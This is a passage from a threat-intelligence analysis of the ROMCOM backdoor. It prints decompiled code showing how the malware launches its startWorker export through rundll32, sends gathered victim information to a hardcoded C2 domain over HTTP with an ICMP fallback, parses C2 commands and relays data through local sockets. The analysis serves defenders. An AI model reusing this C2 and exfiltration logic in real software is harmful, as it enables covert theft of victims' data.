
Both exports lead to the execution of the same function; however, the difference is the string passed as a parameter: ServiceMain passes the string _inet, while startWorker passes the string _file. Based on this string alone, the flow of execution within the sample is completely different, with ServiceMain causing the sample to beacon out to its C2 server, and startWorker resulting in the sample opening a backdoor on the system and waiting for connections.

ServiceMain Export

Upon execution of the ServiceMain export, ROMCOM will execute the following command line:

C:\\Windows\\System32\\rundll32.exe
C:\\Windows\\System32\\comDll.dll,startWorker


This will lead to the execution of the startWorker export, meaning both exports will be active on a machine, presuming ROMCOM was initially executed through a service.



```
v1 = 0i64;
while ( 1 )                              // Does this when run as a service
{
  v3 = inet_or_file_string[v1++];
  if ( v3 != inet[v1 - 1] )
    break;
  if ( v1 == 6 )
  {
    StartupInfo.cb = 104;
    memset(&StartupInfo.cb + 1, 0, 100);
    CreateProcessA(
      0i64,
      "C:\\Windows\\System32\\rundll32.exe C:\\Windows\\System32\\comDll.dll,startWorker",
      0i64,
      0i64,
      0,
      0,
      0i64,
      0i64,
      &StartupInfo,
      &ProcessInformation);
    break;
  }
}
```


Figure 19. Execution of ROMCOM sample through rundll32.exe with startWorker argument.

From there, ROMCOM will gather system and user information, and attempt to send it to a hardcoded C2 server via the WinHTTP API. If this is successful, the response is parsed and dealt with accordingly.



```
doICMPRequests = 0;
memset(v49, 0, 0x1008ui64);
memset(v48, 0, sizeof(v48));
v47 = 0i64;
memset(Format, 0, sizeof(Format));
jg::getVictimInfo(Format);
victimData = &v47 + 7;
do
  v7 = *++victimData == 0;
while ( !v7 );
strcpy(victimData, Format);
ProcessHeap = GetProcessHeap();
receivedData = HeapAlloc(ProcessHeap, 8u, 0x1000ui64);
v10 = -1i64;
do
  v7 = v48[++v10] == 0;
while ( !v7 );
if ( jg::httpPOSTrequest(&v47, receivedData, 0, v10 + 8) )
{
  doICMPRequests = 1;
  WSAStartup(0x202u, &WSAData);
  v11 = gethostbyname("CombinedResidency.org");
  if ( v11 )
  {
    combinedresidency_ip = **v11->h_addr_list;
    LibraryA = LoadLibraryA("iphlpapi.dll");
    IcmpCreateFile = GetProcAddress(LibraryA, "IcmpCreateFile");
    ::IcmpCreateFile = IcmpCreateFile();
  }
  memset(Buffer, 0, sizeof(Buffer));
  j_vsnprintf(Buffer, "data inside icmp: %s\n", v48, v14);
  while ( !sendICMPRequestToServer(&v47, receivedData, 0, v10 + 8) )
    ;
}
memmove(&v38, receivedData, 4096ui64);
```


Figure 20. ICMP capabilities offered within ROMCOM.



```
memmove(&v38, receivedData, 4096ui64);
if ( BYTE4(v38) == 9 )                  // command == 9
{
  Sleep(120000u);
}
else
{
  if ( BYTE4(v38) == 5 )                // command == 5
  {
    memmove(v37, receivedData, 4096ui64);
    v15 = *&v37[5];
    v16 = (*&v37[5] << 12);
    if ( !is_mul_ok(0x1000u, *&v37[5]) )
      v16 = -1i64;
    v17 = *&v37[5] << 12;
    responseData = j__malloc_base(v16);
    memset(responseData, 0, (v15 << 12));
    HIDWORD(v47) = *v37;
    *addrlen = v47;
    if ( doICMPRequests )
    {
      WSAStartup(0x202u, &WSAData);
      v19 = gethostbyname("CombinedResidency.org");
      if ( v19 )
      {
        combinedresidency_ip = **v19->h_addr_list;
        v20 = LoadLibraryA("iphlpapi.dll");
        ProcAddress = GetProcAddress(v20, "IcmpCreateFile");
        ::IcmpCreateFile = ProcAddress();
      }
      memset(Buffer, 0, sizeof(Buffer));
      j_vsnprintf(Buffer, "data inside icmp: %s\n", Format, v22);
      while ( !sendICMPRequestToServer(addrlen, responseData, 0, 8) )
        ;
    }
    else
    {
```

Figure 21. Command handling of the packet received from C2.

If the connection fails, ROMCOM attempts to connect to and communicate with the C2 server using ICMP requests. Using Windows API functions such as IcmpCreateFile() and IcmpSendEcho(), it will attempt to resend the system and user information to the server until a response is received. Once a response is received, it is parsed in the same way the HTTP response will be parsed.




```
LibraryA = LoadLibraryA("iphlpapi.dll");
IcmpSendEcho = GetProcAddress(LibraryA, "IcmpSendEcho");
GetProcAddress(LibraryA, "IcmpParseReplies");
if ( IcmpCreateFile == -1i64 )
  return 0;
LODWORD(Size) = 1064;
replyBuffer = j__malloc_base(0x428ui64);
v10 = replyBuffer;
memset(replyBuffer, 0, Size);
if ( !v10 )
  return 0;
if ( a3 > 0 )
{
  v12 = a3;
  do
  {
    *Buffer = 0i64;
    v22 = 0i64;
    v23 = 0i64;
    v24 = 0i64;
    v25 = 0i64;
    v26 = 0i64;
    v27 = 0i64;
    v28 = 0i64;
    j_vsnprintf(Buffer, "data to server: %s\n", (requestData + 8), v11);
    (IcmpSendEcho)(IcmpCreateFile, combinedresidency_ip, requestData, 1450i64, 0i64, replyBuffer, Size, 10000);
    memset(v37, 0, sizeof(v37));
    LastError = GetLastError();
    j_vsnprintf(v37, "hIcmpSendEcho last err: %d\n", LastError, v14);
    --v12;
  }
  while ( v12 );
  v10 = replyBuffer;
}
```

Figure 22. ICMP request functionality.

If the fourth byte of the response is equal to 9, ROMCOM will sleep for 120,000 milliseconds. If the fourth byte is set to 5, the response will contain a size for followup data, and so memory is allocated before a second request is made to the C2, using either HTTP or ICMP depending on the last protocol in use.

The received data from this second request is then passed into a function that first connects to the local address 127.0.0[.]3 over a port between 5555 and 5600, and then sends the C2 received data. The function then returns, and then ROMCOM binds to 127.0.0[.]2:5555, where it will wait for a connection and forward any data received from that connection to its C2 server.




```
WSAStartup(0x202u, &WSAData);
for ( i = 5555; i <= 5600; ++i )
{
  v3 = socket(2, 1, 0);
  name.sin_family = 2;
  v4 = v3;
  v5 = htons(i);
  pSessionId = 0;
  v6 = 0x300007F;
  name.sin_port = v5;
  CurrentProcessId = GetCurrentProcessId();
  if ( ProcessIdToSessionId(CurrentProcessId, &pSessionId) )
    v6 = htonl(pSessionId << 8) + 0x300007F;
  name.sin_addr.S_un.S_addr = v6;
  if ( connect(v4, &name, 16) >= 0 )
  {
    Sleep(0x3E8u);
    result = memmove(v12, a1, 0x1000ui64);
    if ( v12[4] == 5 )
    {
      v9 = v13;
      if ( v13 <= 0 )
        return result;
    }
    else
    {
      v9 = 1;
    }
    v10 = 0;
    v11 = 0;
    while ( 1 )
    {
      result = send(v4, a1 + v10, 4096, 0);
      if ( result == -1 )
        break;
      ++v11;
      v10 += 4096;
```

Figure 23. Connecting to local socket server hosted by ROMCOM startWorker process.This leads nicely into a discussion of the startWorker export.


startWorker Export

